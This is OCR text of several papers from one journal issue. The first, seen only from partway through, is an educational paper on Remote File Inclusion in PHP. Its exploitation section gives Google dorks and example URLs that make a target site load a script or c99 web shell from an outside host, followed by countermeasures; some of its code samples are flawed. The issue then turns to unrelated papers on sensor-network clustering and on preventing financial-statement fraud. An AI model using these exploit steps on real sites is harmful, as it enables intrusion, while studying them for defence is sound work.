Use our view and imagination. The arguments do not need to be "id" or "page" or "site". It can be anything. If we are not getting any error or just a blank page or website redirected. If the server is set up to not display error messages and there is vulnerability, then your remote code will still work even though you didn't get any error messages indicating that there is vulnerability there. Some code designers think that if they check the GET arguments and see if it contains "http://" or "www." and not include the files if they do, they will be secure. However, it can be in many cases bypassed by writing HTTP:// or HtTp:// or WWW. or WwW or wWw etc. If it is not, the include() function will fail trying to include remote content. The other functions like require(), require_once() and include_once().

V.EXPLOITING RFI VULNERABILITES

Let's get it started. The first step is to find vulnerable site, we can easily find them using Google Dorks. If we don't have any idea, we might want to read about advanced password hacking using Google dorks or to use automated tool to apply Google dorks using Google. Some dork for searching a RFI Vulnerability Website
"inurl:index.php?page=" Its Most Popular Dork of RFI hacking. This will show all the pages which has "index.php?page=" in their URL. Now we have to to test whether the website is vulnerable to Remote File Inclusion or not. The hackers use the following command www.site.com/index.php?page=www.google.com Now let's assume that we have found a vulnerable website. The PHP script is made in such a way that we only need to edit. http://www.site.com/index.php?page=home to http://www.site.com/index.php?page=http://hacker.com/hackerscript.txt and we can now execute our PHP code over at the victim's server. Now, we will try to make something called a shell. A shell is essentially just a PHP script that can perform explorer like actions. Like read, write, edit, create files and navigate in folders etc. Some shells even got in-built exploits to gain root access on the server. Most of the shells are detected by antivirus. So, if the server we are trying to access got an antivirus, will not work and might perhaps spoil the attack. There are many shells available. Let's consider a shell known as c99 shell. Now sign up for account on free web hosting site, say example.com (this is an example only, there is no such sites) then sign into our account, go to File Manager, upload some files and then upload c99 shell here. Now just log out and visit the URL of shell that we have uploaded. http://username.example.com/c99shell.php? And we would find that we can manage all the directories and files without logging in our account, which is without entering our password anywhere. The hacker will execute the command on the website as follows. http://www.site.com/index.php?page=http://username.example.com/c99shell.php? (Don't forget the ? at the end). Now, we have executed the shell and full administrator access to the website.

VI. COUNTERMEASURES

1) Don't EVER have user inputs in include () calls. Do as if/elseif/else or switch/case statement instead.

Using if/elseif/else statement(s)
Code:

```
<?php
if (isset($_GET['page']))
{
if ($_GET['page']=="home")
{
include("home.php");
}
elseif ($_GET['page']=="page1")
{
include("page1.php");
}
else
{
include("home.php");
}
}
```

2) Using switch/case (slightly more efficient than if statements in terms of lines of code)

Code:

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

```
<?php
if (isset($_GET['page']))
{
switch($_GET['page'])
{
case "home":
include("home.php");
case "page1":
include("page1.php");
default:
include("home.php");
}
}
else
```

3) Don't EVER do as below:

Code:

```
<?php
if (isset($_GET['page']))
{
include($_GET['page'].".php");
}
else
{include("home.php");}
?>
```

4) There is yet another way to prevent RFI, which is basically trimming the string to some special characters, like http:, //, /,

Code:

```
function check_url($page){
$page = str_replace("http://", "", $page);
$page = str_replace("/", "", $page);
$page = str_replace("\\", "", $page);
$page = str_replace("../", "", $page);
$page = str_replace(".", "", $page);
$page = str_replace("php", "", $page);
return $page;
}
echo "<title>Index</title>";wser PRO version.com
if($_GET){
$id=check_url($_GET['id'])."php";
```

5) To protect ourselves from RFI attacks, simply make sure that we are using up-to-date scripts, and make sure that the server php.ini file has register_global, allow_url_fopen and allow_url_include disabled.

6) Strongly validate the user's input.

7) The most common protection mechanism against RFI attacks is based on signatures for known vulnerabilities in the Web Application Firewall (WAF). Detection and blocking of such attacks can be enhanced by creating a blacklist of attack sources and a black-list of URLs of remotely included malicious scripts.

VII.CONCLUSION

Remote File inclusion is a real threat in the wild today. This exploits are very simple and are only found in about 1 in every 10 sites. This paper is discussed on Remote File Inclusion (RFI) URL based type of hacking. We have seen what and how the remote file includes attacks. We have looked at them from both a defensive and offensive perspective. This paper is meant only for educational purpose. So, please use this for knowledge only.

VIII.REFERENCES

[1] http://www.devilscafe.in/2011/09/rfi-remote-file-inclusion-website.html#.Tu27RrKqP34

[2] http://www.wildhacker.com/2011/12/remote-file-inclusion-tutorial-for.html

[3] http://hackforsecurity.blogspot.com/2011/11/rfi-remote-file-inclusion-website.html

[4] http://www.isoftdl.com/2011/02/how-to-hack-websites-by-remote-file.html

[5] http://securityxploded.com/remote-file-inclusion.php

[6] http://www.explorehacking.com/2011/01/remote-file-inclusion-exploit.html

[7] http://www.greenhackerz.com/2011/05/remote-file-inclusion-rfi-hack-website.html

[8] http://evilzone.org/tutorials/remote-file-inclusion(rfi)/

[9] http://www.kittikorn.com/blog/node/8

[10] http://www.go4expert.com/forums/showthread.php?t=11836

[11] http://daoudcompworld.blogspot.com/2011/08/detailed-remote-file-inclusion-tutorial.html

[12] http://securityxploded.com/forum/viewtopic.php?f=15&t=805

Clustering Wireless Sensor Nodes Using Caterpillar Graph

Dr H B Walikar
Professor
Dept of Computer Science
Karnatak University
Dharwad, India
e-mail: walikarhb@yahoo.com

Ishwar Baidari
Asst. Professor
Dept of Computer Science
Karnatak University
Dharwad, India
e-mail: ishwarbaidari@gmail.com

***Abstract*—** When sensors nodes are deployed and organized in the form of clusters, they could use either single hop or multi hop mode of communication to send their data to their respective cluster heads. We implemented algorithm on class of graph called caterpillar graphs. We also propose, deploying and clustering wireless sensor nodes in the form of caterpillar graphs. Here our objective is to find Connected Dominating Set (CDS) of a caterpillar graphs.

Key words*: clustering, cluster head, connected dominating set, caterpillar graphs, tree.*

1.Introduction.

Clustering analysis is desirable in nearly any field of study where it is beneficial to group data into similar sets depending on one's objective in analyzing a set of data one might define similarity between elements differently and thus a clustering process could be optimized to provide numerous way of grouping a set of elements. In order to create any sort of clustering algorithm and determine its effectiveness it is necessary to find some way to quantity similarity between elements. When sensor nodes are organized in clusters they could use either single hop or multi hop mode of communication to send their data to their respective cluster heads. The sensor nodes are randomly and uniformly distributed[22] over the region and the nodes are organized in clusters to take advantage of possible data aggregation at the cluster head nodes. There are two types of nodes; cluster head nodes and sensor nodes. The cluster head nodes act as the fusion points within the network. During each data gathering cycle the sensor nodes send their sensed data to the closest cluster head node which perform data aggregation. Then the cluster head directly transmits the aggregated data to a base station. The sensor nodes have simple functionality, since they perform sensing and relatively short-range communication. However the cluster head nodes are more complex, since they coordinate MAC and routing within their cluster perform data fusion and perform long range transmissions to the remote base station. The overall system design problem involves determining the optimum number of cluster head nodes the optimum node of communication within a cluster (Single hop or Multi hop).

Various clustering algorithms have been proposed to organize sensor nodes in a wireless sensor network into clusters. [1][2][3][4][5][6]. Each aim to meet certain needs of the system. This could provide a system having low clustering related maintenance cost or energy efficient clusters to minimize energy consumption suitable for sensor nodes with energy constraints or for load balancing to distribute the workload of a network. The fig1 illustrates the concept of clusters.




Fig1

Wireless sensor networks are networks of wireless nodes that are deployed over an area for the purpose of monitoring certain phenomena of interest. The nodes perform certain measurements process the measured data and transmit the processed data to a base station over a wireless channels. The base station collects data from all the nodes and analyzes this data to draw conclusion about the activity in the area of interest. These networks are different from the traditional wireless ad hoc networks. However, when nodes are organized in clusters and when they use multi hop communication to reach the cluster head the nodes closer to a cluster head have a higher load of relaying packets as compared to other nodes. However is most sensor networks nodes are static consequently the nodes closer to the cluster head get overburdened constantly. The cluster heads themselves have the extra burden of performing long rang transmissions to the distant base station.

We consider a region to be covered by sensor nodes. The number of sensor nodes is determined by the application requirements. Usually each sensor node has a sensing radius and it is required that the sensor nodes provide coverage of the region with a high probability. The sensing radius of each node depends on the phenomenon that is being sensed as well as the sensing hardware of the node. Thus in general the required number of sensor nodes is dictated by the application and hence we assume it to be a constant.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Connected Dominating Set is a subset of nodes in networks and it divides node set into two parts. Nodes inside CDS form a connected sub-network. Which is in charge for routing process. Every node out of CDS should have at least one adjacent node in this CDS. Thus node outside CDS will always acquire routing path through this neighbor whenever its destination is. The performance of a CDS for coverage routing and broadcasting etc., depends on the size of the CDS. The smaller the size is the less the routing time will be and the smaller the routing table size is. Thus much work is devoted to reducing the size of CDS. However computing a minimum CDS is NP-hard.

In such model there are usually two main types of nodes i.e. the cluster head which is in charge of the cluster and cluster members which join a cluster and are controlled by the cluster head. In this paper we consider single – hop (one – hop) cluster using caterpillar graphs. All the members node is such a cluster are within the range of the cluster head but not necessarily within range of each other In this single – hop cluster any member node is at most within two hops away from any other member node via the cluster head. This defines the clusters diameter. The cluster head is in charge of cluster maintenance such as resource allocation to member and the acceptance of member in to the cluster. Member node can join a cluster if the cluster head accepts their join request.An efficient clustering must elect suitable cluster heads to achieve the clustering schemes main objectives and the cluster heads must also accept suitable nodes to become members of their clusters.

In this paper we proposed a clustering wireless sensors network using caterpillar graph. Here we using existing liner time algorithm for finding domination number of tree, here our objective is to use this algorithm to find connected dominating set (CDS) of caterpillar graph.

2. Preliminaries

Graph terminology

We use an undirected graph $G = (V, E)$,[20] with m edges and n nodes, to represent a snapshot of the ad hoc network. Each node in V represents a mobile host, and each edge in E signifies that two hosts are within transmission range of each other. The *topology* of G is the set of edges and nodes. Hence, when we say a *node movement* changes the topology, we mean a change in the network that results in a change in either V or E. Specifically, an *edge deletion* occurs when two hosts lose communication with each other, and an *edge insertion* occurs when two hosts move into range of each other. A *node deletion* in isolation occurs when a host turns off its power, and a *node insertion* in isolation occurs when a host turns on its power. By "in isolation" we mean that no other change has occurred in the network. Because a node insertion or deletion affects multiple edges, we process these changes to V as multiple changes to E. Finally, the most general *node movement* models the movement of a host from one part of the network to another; hence, a node movement is a combination of a node deletion from one part of G and a node insertion in another part of G.The *open* neighborhood $N(v)$ of node v represents all hosts within transmission range of v except for v itself. The *closed* neighborhood $N[v]$ of v also includes v, that is, $N[v] = N(v) \cup \{v\}$. With these definitions extended to subsets of V, the open neighborhood of $S \subseteq V$ is $N(S) = \cup_{v \in S} N(v)$-$S$, and the closed neighborhood of S is $N[S] = N(S) \cup S$. The *degree* $\delta(v)$ of v is the size of its open neighborhood: $\delta(v) = |N(v)|$. The *maximum degree* of G is $\Delta = \max_{v \in V} \delta(v)$. For the purposes of analysis of overhead, we assume that a local broadcast takes $O(\Delta)$ time (which is true if the MAC layer can schedule local broadcasts reliably). Given a subgraph T of G, the T –degree of v is $\delta_T(v)$, the number of v's neighbors that are in T . The maximum degree of T is denoted $\Delta(T)$. The *diameter* diam(G) of G is the maximum number of edges contained in any simple path between two nodes in V . The diameter of a subgraph T of G is denoted diam(T).

We use an approximation to a *minimum connected dominating set* (MCDS). A subset $S \subseteq V$ is a *dominating set* if $N[S] = V$. Let $G(C)$ be the subgraph induced by $C \subseteq V$. C is a *connected* dominating set if, in addition to $N[C] = V$, $G(C)$ is connected. Since finding an MCDS is an NP-complete problem that is also hard to approximate we present a distributed greedy MCDS approximation algorithm that is similar to the algorithm in. The MCDS nodes are incidentally also the interior nodes of a maximum leaf spanning tree.

We use the interior of this tree as the back bone. Thus, each node v in V has a unique *dominator* in C, denoted dom(v).The set $\langle v, \text{dom}(v) \rangle \ \forall v \in V$ is a maximum leaf spanning tree. The nodes of C comprise the interior of this spanning tree, and the edges of this spanning tree between nodes in C are called *back bone edges*

Wireless sensor networks can be deployed for many application unlike wired networks or cellular networks no physically backbone infrastructure is installed in wireless sensor networks. A communication session is achieved either through a single hop if the communication parties are close enough or through relating by intermediate nodes otherwise. The topology of such wireless ad hoc network can be modeled as a unit disk graph[ ] a geometric graph in which there is an edge between two nodes if and only if there distance is at one unit as show in fig 2.




Fig2

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Although a wireless sensor network has no physical backbone infrastructure a virtual back bone can be formed by nodes in a connected dominating set of the corresponding unit disk graph [6][7][8]. Such a virtual backbone plays a very important role in routing, broadcasting, and connectivity managements in wireless sensor networks

3. Related Work

Efficient distributed algorithms for constructing CDS in WSN were studied in [9,6,10,11,12,13,14,15] Wu li of [9] proposed their localized connected dominating set method using a marking process where a node is marked true if it has two unconnected neighbors It is shown that the set of marked nodes forms a CDS. In [11] Dai et further extend the pruning rule to k- hop neighborhood in order to achieve better results. Alzobic et a [10,13] proposed a approximation method to construct a minimum CDS with performance ratio of 8. In [15], chen et al also proposed a localized algorithm to build a CDS for topology maintence where a node become a dominator when two of its neighbors cannot reach each other either directly via one or two dominator. In [14] a distributed algorithm on CDS was proposed whose performance ratio is 172. In [15] another localized algorithm contains three steps. Step 1 constructs a forest in which each tree is rooted at a node with the minimum ID among its 1 – hpo away neighbors step 2 collects neighboring trees.

The research work on selecting minimum CDS has never been interrupted work on selecting a minimum CDS has never been interrupted because of its dramatic contributions to wireless networks. It has been proved that selection of minimum CDS in a general graph is an NP-hard problem.

4. Caterpillar Graphs

A caterpillar graph C (P_k)[22] is a tree having a chordless path P_k, called the backbone that contains at least one end point of every edge. Edges connecting the leaves with the backbone are called hairs. In a complete caterpillar graph, each vertex of its backbone has a nonempty set of hairs denoted by CC(P_k) a complete caterpillar graph with backbone P_k.




Fig3

We can use a simple graph *G= (V, E)* to represent an wireless sensor network, where *V* represents a set of wireless mobile hosts and *E* represents a set of edges. An edge between host pairs {*v, u*} indicates that both hosts *v* and *u* are within their wireless transmitter ranges. To simplify our discussions, we assume all mobile hosts are homogeneous i.e. their wireless transmitter ranges are the same. In other word, if there is an edge e = {*v, u*} in E, it indicates *u* is within *v*'s range and *v* is within *u*'s range. Thus the corresponding graph will be an undirected graph. The graph in fig3 represents the corresponding wireless sensor network

Lemma 1([16]). If P_k is a chord less path with k vertices, then $m(P_k) = m(P_{k-2})+m(P_{k-3})$, $k \geq 4$ with $m(p_1)=1$, $m(P_2)=2$ and $m(P_3)=2$,

Two vertices are twins in a graph if they have the same neighborhood.

Jou et al [17] proved the following properties.

Lemma 2. If *H* and *y* are twins in a graph *G* then *m(G) = m(G-x) = m(G-y)*

Lemma 3. If *H* is an induced subgraph of *G*, then *m(H) < m(g)*

Lemma 4. ([18]) For any two disjoint graphs *U* and *z m (U ∪ z) = m (∪). m (z)*

Let $V(P_k)=\{ V_1,V_2,\text{------ } V_k\}$ For each *vi E v* (P_k) *,H(vi)* is the set of its pendent vertices and *|H(vi) = ni, I = 1,2,…..k H(vi)* is an independent set but it is not maximal in $C(P_k)$. If same vertex of *H(vi)* belongs to a mis then every vertex of *H(vi)* must belongs to it otherwise it is not maximal. As two vertices of *H(vi)* are twins in $C(P_k)$, we can construct them in to a single vertex, called hi, that represents the whole set *H*(*vi*), *i= 1,……..…...k*. Let G_k be the construction group of $C(P_k)$ otherwise that is also a caterpillar graph with at most one pendent vertex at each vi the contraction graph of a complete caterpillar graph is also complete.

5. Linear Algorithm

Efficient liner algorithm for the domination number of a tree designed by E Cockayne,S Goodman and S Hedetniemi Cock et al [19] proposed their "a liner algorithm for finding the domination number of a tree", Partitioning the tree in to three subsets V_1,V_2,V_3 where V_1 consists of free vertices, V_2 consists of bound vertices and V_3 consists of required vertices. They have coined the one more term called mixed domination(*md*) set in *G* is set of vertices *M* which Contain all required vertices i.e. $V_3 \subseteq M$ and which dominate all bound vertices i.e. every vertex $v \in v_2$ is either in *M* or is adjacent to at least one vertex in *M*. Free vertices need not be dominated by *M* but may be included in *M* in order to dominate bound vertices. The mixed dominating set in *G* such a set is called an *md* set of *G*. Here we are applying this algorithm on caterpillar graphs. Once we traced the algorithm on caterpillar graph we get a chord less path which is itself a connected dominating set. Let us consider the algorithm.

Let the vertices of network G be partitioned in to three subsets, V_1, V_2, V_3, where V_1 consists of free vertices, V_2 consists of bound vertices and V_3 consist required vertices. A mixed dominating set in *G* is set of vertices *M* which contains all required vertices, i.e. $V_3 \subseteq M$ and which dominates all bound vertices, i.e. every vertex $v \in V_2$ either in *M* or is adjacent to at least one vertex in *M*. Free vertices need not be dominated by *M* but may be included in *M* in order to dominate bound vertices. The mixed domination number *md(G)* is the minimum order of a mixed dominating set in *G*; such a set is called an *md*- set of *G*.

The construction and correctness of the next algorithm is based on the following theorem.

Theorem[19] Let *T* be a tree having free, bound and required vertices V_1, V_2, and V_3 respectively. Let *v* be an end vertex of *T* which is adjacent to vertex *u*. Then

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

(i) If $v \in V_1$, then md(T) = md(T-v);

(ii) If $v \in V_2$ and T′ is the tree which results from deleting v and relabeling u as "required", then md(T) = md(T′);

(iii) If $v \in V_3$ and $u \in V_3$, then md (T) =1+md(T-v);

(iv) If $v \in V_3$ and $u \notin V_3$ and if T′ is the tree which results from deleting v and relabeling u as "free", then md (T) =1 + md (T′).

Proof.(i) If $v \in V_1$, then since *v* is free it need not be dominated in mixed dominating set of *T*. Thus any mixed dominating set *D* of *T-v* is also a mixed dominating set of T_2 i.e. *md (T)* $\leq$ *md (T-v)*. Conversely, let *D* be an md set of *T* and let the free end vertex *v* be a adjacent to vertex *u*. Now if $v \notin D$, the *D* is also a mixed dominating set of *T-v*. On the other hand if $v \in D$ *then* $D-\{v\} \bigcup \{u\}$ is mixed dominating set of *T-v* Thus in either case.

Md (T-v) < $|D| = |D-\{v\} \bigcup \{u\}| = md(T)$.

(ii) the proof of this case, where the end vertex *v* is bound, is virtually identical to case (i) i.e *v* must be dominated in any *md-* set of *T*. In this case we can show that if *D* is an *md* set of *T* then so is $D' = D-\{v\} \bigcup \{u\}$, i.e. there is an *md –set* of *T* which contains *u*. But this *md –set D'* must also be an *md-set* of *T-v*, in which *u* is considered a required vertex.

(iii) The proof of this case is obvious and is omitted.

(iv) Let *D* be an *md – set* of *T′* in which *v* is deleted and *u* is labeled 'free'. Then clearly, $D \bigcup \{v\}$ is a mixed dominating set of *T*, i.e. *md (t)* < *1+md (T′).*

Conversely let *D* be an *md- set* of *T*. Since *v* is required, $v \in D$. We need to consider two cases. If *u* is also in *D*, then $D-\{v\}$ is mixed dominating set of *T′* similarly if $u \notin D$ then, since *u* is free in *T′*, *D-v* is also mixed dominating set in *T′*. In either case *md (T')* < *md (T) – 1* and with the previous inequality we conclude, *md (T) = 1+ md (T′).*

Algorithm DOMSET[19]. *To find a d-set, or md – set, DOMSET, in a tree T with free, bound and required vertices.*

Step 0. [Initialize] Set DOMSET $\leftarrow \phi$ *; G* $\leftarrow$ *T.*

Step 1. [Delete M-1 endvertices one at a time]

Do

Step 2.G has a free endvertex v adjacent to a vertex u

Step 3.set G $\leftarrow$ *G –v.*

Step 4.G has a bound endvertex v adjacent to vertex u

Step 5.Reliable u as required;

Step 6.Set G $\leftarrow$ *G – v.*

Step 7.G has required endvertex v adjacent to a vertex u

Step 8.Set DOMSET $\leftarrow$ *DOMSET* $\bigcup \{v\}$

Step 9.If u is bound then label u as free;

Step 10.Set G $\leftarrow$ *G –v.*

od

Step11. [Process last vertex] If the last vertex v is not free then DOMSET $\leftarrow$ *DOMSET* $\bigcup \{v\}$

Grouping sensor nodes into clusters in order to achieve the network scalability objective. Every cluster would have a leader often referred to as cluster head(CH). Recently a number of clustering algorithm have been specifically designed for WSN. These proposed clustering techniques widely vary depending on the node deployment. In this algorithm we need to deploy sensors in the form of caterpillar graphs and tracing the algorithm on caterpillar graphs finally it left with path which is itself a connected dominating set and all the nodes in the connected dominating sets are cluster heads (CH).A CH may also be just one of the sensors or a node that is richer in resources. The cluster membership may be fixed or variable. In addition to supporting network scalability. Clustering has numerous advantages It can localize the route set up within the cluster and thus reduce the size of the routing table store at the individual node.

6. Conclusion

We studied the problem of the design of wireless sensor networks from the point of view of the caterpillar graphs retaining the connected dominating set (CDS) of caterpillar graphs. The CDS is itself a cluster head of the sensor nodes. And we utilize the exiting linear time algorithm for finding domination number of a tree. Applying this algorithm systematically on caterpillar graphs we get a connected dominating set.

REFERENCES

[1] S Guha and S Kuller, "Approximation algorithms for connected dominating sets', Proc.of 4th Annual Europen Symposium on Algoriths,(1996).

[2] J. Wu and H.L. Li, "On calculating connected dominating set for efficient routing in ad hoc wireless networks", Proceedings of the 3rd ACM international workshop on Discrete algorithms and methods for mobile computing and communication, 1999, Pages 7-14.

[3] I. Stojmenovic, M. Seddigh, J. Zunic, "Dominating sets and neighbor elimination based broadcasting algorithms in wireless networks", proc. IEEE Hawaii Int. Conf on System Sciences, January 2001.

[4] J. Wu and H. Li, "A dominating-set-based routing scheme in ad hoc wireless networks". Telecommunication Systems, 18(1–3):13–36, 2001.

[5] K. M. Alzoubi, P.-J. Wan, and O. Frieder, Message-optimal connected dominating sets in mobile ad hoc networks. In MobiHoc '02: Proceedings of the 3rd ACM international symposium on Mobile ad hoc networking & computing, pp. 157–164, ACM Press, New York, NY, USA,2002.

[6] B. Das and V. Bharghavan, Routing in ad-hoc networks using minimum connected dominating sets. In ICC (1), pp. 376–380, 1997.

[7] B. Das, R. Shivakumar, and V. Bhargavan, "Routmg in Ad Hoc Network Using a Spine", International Conference on Computers and Communication Netwtorks '97, LasVega, NV. September 1997.

[8] R. Sivakumar, B. Das, and V. Bharghavan, "An Improved Spine-based Infrastructure for Routing in Ad Hoc Networks", IEEE Symposium on Computers and Communication '98, Athens, Greece. June 1998.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[9] Jie Wu, Fei Dai, Ming Gao, and Ivan Stojmenovic "On Calculating Power-Aware Connected Dominating Sets for Efficient Routing in Ad Hoc Wireless Networks ",JOURNAL OF COMMUNICATIONS AND NETWORKS, VOL.4, NO.1, MARCH 2002
[10]K.M.Alzoubi,P.-J.Wan,and O.frieder,New Distributed Algorithm for Connected Dominating Set in Wireless Ad Hoc Networks,Proc.IEEE Hawaii Intl.Conf.System Dciences,2002.
[11] F.Dai and J.Wu,An Extended Localized Algorithm for Connected Dominating Set Formation in adhoc Wireless Networks,IEEE Trans. Parallel and Distributed Systems,15910:908-920,Oct.2004
[12] B.Chen,k.Jamieson,H.Balakrishanan,and R.Morris,Span :An Energy-Efficient cooridination Algorithm for Topology Maintenance in Adhoc Wireless Networks,8(5):481-494,2002
[13] P.-J.Wan,K.M.Alzoubi and O.Frieder,Distributed Construction of Connected Dominating Set in Wireless Ad Hoc Networks,IEEE INFOCOM,2002.
[14] Y.li,S.Zhu,My t.Thai,and D.-Z.Du,Localized Construction of Connected Dominating Set in Wireless Networks,NSF International Workshop on Theoretical Aspects of Wireless Ad Hoc,Sensor and Peer-to-Peer Networks,Chicago,june2004.
[15] X.Cheng,M.Ding,D.Du and X .Jia,Virtuval Backbone Construction in Multi Hop Ad Hoc Wireless Network, Wireless Communications and Mobile Computing, 6(2):183-190,2006
[16] Z.Furedi, The Number of Maximal Independent Sets in Connected Graph, Journal of Graph Theory 11(1987)463-470.
[17] J.Liu, Maximal Independent Sets in Bipartite Graphs, Journal of Graph Theory 17(1993)495-507.
[18] M Hujter, Z. Tuza, The Number of Maximal Independent Sets In Triangle – Free Graph, SIAM Journal on Discrete Mathematics 6(1993)284-288.
[19] E Cockayne,S. Goodman, and S.Hedetniemi, A Linear Algorithm for the Domination Number of A Tree Volume 4,number 2 ,1975.
[20] Sivakumar R. Das B,Bhargavan V. Spine- Routing in Ad Hoc networks. Clusters Computing 1(1998) 237-248 Baltzer Science publishers BV.
[21] Carmen Ortiz,Monica Villanueva"Maximal independent sets in caterpillar graphs",discrete and Applied Mathematics 160(2012)259-266.
[22] Vivek Mhatre,Catherine Rosenberg"Design guidelines for wireless sensor networks:communications,clustering and aggregation.Ad Hoc Networks 2(2004)45-63

AUTHORS PROFILE

1.Dr.H.B.Walikar is currently a Vice –Chancellor of Karnatak University,Dharwad and received M.A. in Mathematics from the same Univesity and he was the first person to inroduce the connected domination theory.And don tremonds work in the theory of domination.

2.Ishwar Baidari currently working as a Ass.professor in Dept. of Computer Science, Karnatak University,Dharwad obtained his degree I n MCA from Karnatak University,Dharwad.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Prevention of Financial Statement Fraud Using Data Mining

Rajan Gupta

Research Scholar, Dept. of Computer Sc. & Applications, Maharshi Dayanand University, Rohtak (Haryana) – India. Email: raajangupta@gmail.com

Nasib Singh Gill

Head, Dept. of Computer Sc. & Applications, Maharshi Dayanand University, Rohtak (Haryana), India. Email: nasibsgill@gmail.com

Abstract

Fraudulent financial statement costs million of dollars to the world economy every year and is the main reason behind the failure of many companies. Auditors while analysing the financial statements, categorize their observations in to four groups namely: fraudulent cases, cases of circumventing procedures, errors or mistakes, and extreme values.
The fraudulent observations are usually used for identification and detection of fraud, whereas the observation that circumvent procedures or are a result of mistakes / errors helps in fraud prevention. A measure to stop fraud from occurring in the first place is termed as fraud prevention. In this paper we discuss the use of a descriptive data mining techniques for prevention of financial statement fraud.

Keywords: Financial statement fraud, Descriptive data mining, Fraud triangle

I. Introduction

Financial statement fraud is a type of management fraud since it is the management of the organization which manipulates the financial information. An intentional distortion of the financial statements is termed as financial statement fraud. Fraudulent financial reporting includes act such as reporting sales that did not happen, reporting income into the current year that actually belongs in the next year, capitalizing expenses improperly or reporting an expense in the next year that should be reported in the current year.
Debacle at WorldCom, Enron, Quest and Global Crossing have emphasized on the importance of preventing and detecting financial statement fraud. As a result, government of U.S. had developed new rules and regulations to ensure accurate financial reporting, such as Public Company Accounting Reform and Investor Protection Act commonly known as the Sarbanes-Oxley Act.
The Report to the Nation on Occupational Fraud and Abuse, a study conducted by the Association of Certified Fraud Examiners [1] in 2010, suggests that the median losses for the company were about $160,000. Nearly one third of the fraud schemes caused a loss to the victim organization of more than $500,000 and almost one quarter of all reported cases topped the $1 million threshold. The report by the ACFE also measured the common methods of detecting fraud. Tips and complaints have consistently been the most effective means of detecting frauds.

The top level managers are believed to be responsible for the prevention of financial statement fraud, but they may be the primary perpetrators of fraud. According to GAAP (Generally Accepted Accounting Principles), the internal auditors should not be held responsible to detect and identify financial statement fraud, since they are expected to provide the information whether the statement is according to the GAAP or not. They cannot provide absolute assurance that all material misstatements are detected and identified.

This paper focuses on implementation of descriptive data mining for financial statement fraud prevention. It has been organised as follows: Section II discusses the related work and recommends the use of descriptive data mining techniques for preventing financial statement fraud. Section III introduces the basic reasons behind the financial statement fraud. Section IV describes the conventional methods of preventing financial statement fraud at the first place. The descriptive data mining techniques have been discussed in Section V followed by concluding remarks (Section VI).

II. Related Work:

An overview of the academic literature concerning financial statement fraud prevention and detection is given. Number of studies such as PwC [2], and ACFE [3] tells the story about detection of fraud. Findings of these studies suggest that many a number of times fraud has been detected by chance means or accident. For example reports of PwC [2] revels that 41% of the fraud cases were detected by means of tip – offs or by chance.

Several groups of researchers have devoted a significant amount of effort in studying Fraudulent Financial Statements (FFS) from different perspectives. For instance, Beasley [4] analyse the relationship between financial statement fraud and composition of board of directors and found after using a logit regression analysis found that no-fraud

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

firms have boards with significantly higher percentages of outside members than fraud firms. Hansen et al. [5] used a powerful generalized qualitative response model to predict management fraud based on a set of data developed by an international public accounting firm. Eining and Jones conducted an experiment to examine the use of expert systems to enhance the performance of auditors [6]. Green and Choi [7] presented a neural network fraud classification model employing endogenous financial data. A classification model created from the learned behaviour pattern is then applied to a test sample. Fanning and Cogger [8] also used an artificial neural network to predict management fraud. Using publicly available predictors of fraudulent financial statements, they found a model of eight variables with a high probability of detection. Kirkos [9], carry out an in-depth examination of publicly available data from the financial statements of various firms in order to detect FFS by using Data Mining classification methods. In this study, three Data Mining techniques namely Decision Trees, Neural Networks and Bayesian Belief Networks are tested for their applicability in management fraud detection. Hoogs et al [10] presents a genetic algorithm approach to detecting financial statement fraud. Kamaruddin et al [11] proposes a text mining approach for deviation detection in financial statements. They propose a framework that includes the preprocessing and the representation of the financial statement into conceptual graphs. The preprocessing phase involves tagging the original statements into a tagged statement and parsing the tag into link grammar structure. The representation phase includes the representation of the link grammar structure into the conceptual graph. Jans Mieke et al [12] strongly recommend improvement in the internal control system of an organization for detection and prevention of fraud. Chen & Du [13] used artificial neural networks for predicting financial distress by analyzing data from 68 firms registered in Taiwan stock exchange. They suggested that artificial neural networks are better as compared to traditional statistical techniques. Ravishankar et al [14] uses data mining techniques such as Multilayer Feed Forward Neural Network (MLFF), Support Vector Machines (SVM), Genetic Programming (GP), Group Method of Data Handling (GMDH), Logistic Regression (LR), and Probabilistic Neural Network (PNN) to identify companies that resort to financial statement fraud. PNN outperformed all the techniques without feature selection, and GP and PNN outperformed others with feature selection and with marginally equal accuracies. Recently, Johan Perols [15] compares the performance of six popular statistical and machine learning models in detecting financial statement fraud. The results show, somewhat surprisingly, that logistic regression and support vector machines perform well relative to an artificial neural network in detection and identification of financial statement fraud.

To obtain a clear view of current status of research table 1 is created.

Table: 1 financial statement fraud detection / prevention literature review

Author	Year	Detection / Prevention	Techniques	Task
Green and Choi	1997	Detection	Neural Network	Predictive
Fanning and Cogger	1998	Detection	Neural Network	Predictive
Summers and Sweeney	1998	Detection	Logistic Regression	Predictive
Deshmukh A. and Talluru L	1998	Detection	Rule-based Fuzzy Reasoning System	Predictive
Bell and Carcello	2000	Detection	Logistic Regression	Predictive
Spathis et al	2002	Detection	Logistic Regression	Predictive
Kaminski et al	2004	Detection	Discriminant Analysis	Predictive
Sotiris Kotsiantis et al	2006	Detection	Decision Trees	Predictive
Kirkos, Spathis & Manolopoulos	2007	Detection	Decision Trees, Neural Networks, Bayesian Belief Networks	Predictive
Hoogs et al.	2007	Detection	Genetic Algorithm	Predictive
